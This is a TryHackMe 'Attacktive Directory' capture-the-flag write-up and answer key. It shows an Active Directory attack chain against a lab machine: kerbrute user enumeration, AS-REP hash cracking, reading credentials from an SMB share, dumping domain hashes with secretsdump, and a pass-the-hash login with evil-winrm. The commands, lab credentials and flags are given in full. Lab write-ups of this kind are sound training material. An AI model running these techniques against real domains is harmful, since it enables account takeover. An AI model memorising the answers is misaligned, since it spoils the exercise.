Attacktive Directory

Task 1 Intro Deploy The Machine


Done

Task 2 Intro Setup

Done

Task 3 Enumeration Welcome to Attacktive Directory


1.




What tool will allow us to enumerate port 139/445?

enum4linux

2. Use –flag of Nmap to detect the service: nmap –A 10.10.22.8




```
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2021-06-27T07:59:08+00:00
```



What is the NetBIOS-Domain Name of the machine?

THM-AD


3. The answer is “ .local”



What invalid TLD do people commonly use for their Active Directory Domain?


.local

Task 4 Enumeration Enumerating Users via Kerberos




```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 06/27/21 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory ac
gh Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the
rollers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out acco

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  completion    generate the autocompletion script for the specified shell
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit
```

`Use: userenum --dc spookysec.local -d spookysec.local userlist.txt`



```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 04/26/20 - Ronnie Flathers @ropnop

2020/04/26 22:30:32 >  Using KDC(s):
2020/04/26 22:30:32 >   spookysec.local:88

2020/04/26 22:30:33 >  [+] VALID USERNAME:       james@spookysec.local
2020/04/26 22:30:34 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2020/04/26 22:30:35 >  [+] VALID USERNAME:       James@spookysec.local
2020/04/26 22:30:35 >  [+] VALID USERNAME:       robin@spookysec.local
2020/04/26 22:30:41 >  [+] VALID USERNAME:       darkstar@spookysec.local
2020/04/26 22:30:44 >  [+] VALID USERNAME:       administrator@spookysec.local
2020/04/26 22:30:49 >  [+] VALID USERNAME:       backup@spookysec.local
2020/04/26 22:30:52 >  [+] VALID USERNAME:       paradox@spookysec.local
2020/04/26 22:31:09 >  [+] VALID USERNAME:       JAMES@spookysec.local
2020/04/26 22:31:15 >  [+] VALID USERNAME:       Robin@spookysec.local
2020/04/26 22:31:50 >  [+] VALID USERNAME:       Administrator@spookysec.local
2020/04/26 22:33:00 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2020/04/26 22:33:22 >  [+] VALID USERNAME:       Paradox@spookysec.local
```

We can see svc-admin and backup are two notable account



What notable account is discovered? (These should jump out at you)


svc-admin

What is the other notable account is discovered? (These should jump out at you)


backup

Task 5 Exploitation Abusing Kerberos

Use kerbrute to retrieve the hash password , then search it on hashwiki .



18200	Kerberos 5 AS-REP etype 23	$krb5asrep$23$user@domain.com:



svc-admin

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Sp

Kerberos 5 AS-REP etype 23

What mode is the hash?


18200

Now crack the hash with the modified password list provided, what is the user accounts password?

management2005


Task 6 Enumeration Back to the Basics

Use smbclient to map



```
┌──(kali㉿kali)-[/opt/impacket/examples]
└─$ smbclient -L 10.10.22.8 --user svc-admin
Enter WORKGROUP\svc-admin's password: 

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk      
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share 
        SYSVOL          Disk      Logon server share 
SMB1 disabled -- no workgroup available

┌──(kali㉿kali)-[/opt/impacket/examples]
└─$ smbclient \\\\10.10.22.8\\backup --user svc-admin
Enter WORKGROUP\svc-admin's password: 
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020
```

Get File and decode by base64



What utility can we use to map remote SMB shares?

smbclient

Which option will list shares?

-L

How many remote shares is the server listing?

6

There is one particular share that we have access to that contains a text file. Which share is it?

backup

What is the content of the file?

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw


Decoding the contents of the file, what is the full contents?

backup@spookysec.local:backup2517860

Task 7 Domain Privilege Escalation Elevating Privileges within the Domain

Using the backup account we can use another tool from Impacket this time called ‘secretsdump.py’, we will be able to get all the password hashes that this user account has access to.

```
- python3 secretsdump.py -just-dc backup@spookysec.local
```



Answer the questions below

What method allowed us to dump NTDS.DIT?

DRSUAPI

What is the Administrators NTLM hash?

0e0363212e37b94221497260b0bcb4fc

What method of attack could allow us to authenticate as the user without the password?


pass the hash

Using a tool called Evil-WinRM what option will allow us to use a hash?


-h

Task 8 Flag Submission Flag Submission Panel

Use evil-winrm



```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u administrator -H 0e0363212e37b94221497260b0bcb4fc -i 10.10.22.8
```



Answer the questions below

svc-admin

TryHackMe{K3rb3r0s_Pr3_4unth}

backup

TryHackMe{B4ckM3UpSc0tty! }

Administrator

TryHackMe{4ctiveD1rectoryM4st3r}